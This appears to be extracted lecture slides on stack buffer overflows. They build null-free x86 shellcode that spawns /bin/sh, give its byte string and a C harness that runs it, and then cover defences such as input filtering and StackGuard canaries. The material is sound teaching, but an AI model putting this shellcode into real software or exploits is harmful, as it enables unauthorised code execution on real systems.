
Determining string address



Determining string address



Determining string address



```
mov $0xb, %eax
push $0x2f736800
push $0x2f62696e
mov %esp, %ebx
mov $0x0, %ecx
mov $0x0, %edx
int $0x80
```


EAX:
0x000B

EBX:


ECX:

EDX:


Determining string address




Determining string address



Determining string address



Determining string address



Containing everything

- Usual target: string functions:
 - Copy string until terminating zero byte
→ shell code must not contain zeros!
- However:
 - `mov $0x0, %eax` → `0xc6 0x40 0x00 0x00`
- Must not use certain opcodes.

Replacing opcodes

- Find equivalent instructions:
 - Issue simple system calls (setuid()) that return 0 in register EAX on success
 - XOR %eax, %eax → 0x31 0xc0
 - CLTD
 - convert double word EAX to quad word EDX:EAX by sign-extension → can set EDX to 0 or -1
- Result: Contain all code and data within a single zero-terminated string.

Finally: working shell code!

```
xor %eax, %eax          0x31 0xc0
cld                     0x99
movb 0xb, %al          0xb0 0x0b
push %edx               0x52
push $0x68732f6e       0x68 0x6e 0x2f 0x73 0x68
push $0x69622f2f       0x68 0x2f 0x2f 0x62 0x69
mov %esp, %ebx         0x89 0xe3
mov %edx, %ecx         0x89 0xd1
int $0x80              0xcd 0x80
```

```
char *code = "\x31\xc0\x99\xb0\x0b\x52"
           "\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
           "\x89\xe3\x89\xd1\xcd\x80";
int (*shell)() = (int(*)())code;
shell();
```



Preventing buffer overflows?

- Prevent malicious input from reaching the target
- Detect overflows
- Prevent execution of user-supplied code
- Negate shellcode's assumptions
- Sandboxing → next week

Restricting shellcode

- No NULL bytes
 - Self-extracting shellcode
- Disallow non-alphanumeric input
 - Encode packed shellcode as alphanumeric data
- Heuristics to detect non-textual data
 - Encode packed shellcode into English-looking text [Mason09]


StackGuard



- Overflowing buffer may overwrite anything above
- Idea: detect overflowed buffers before return from function


Stack

StackGuard



- Overflowing buffer may overwrite anything above
- Idea: detect overflowed buffers before return from function
- Compiler-added canaries:
 - Initialized with random number
 - On function exit: verify canary value

StackGuard



Stack

- Overhead:
 - Fixed per function
 - [Cow98]: 40% - 125%
- Problem solved?
 - Attacker has a chance of 1 in 2^{32} to guess the canary
 - Add larger canaries
 - Attack window left between overflow and detection

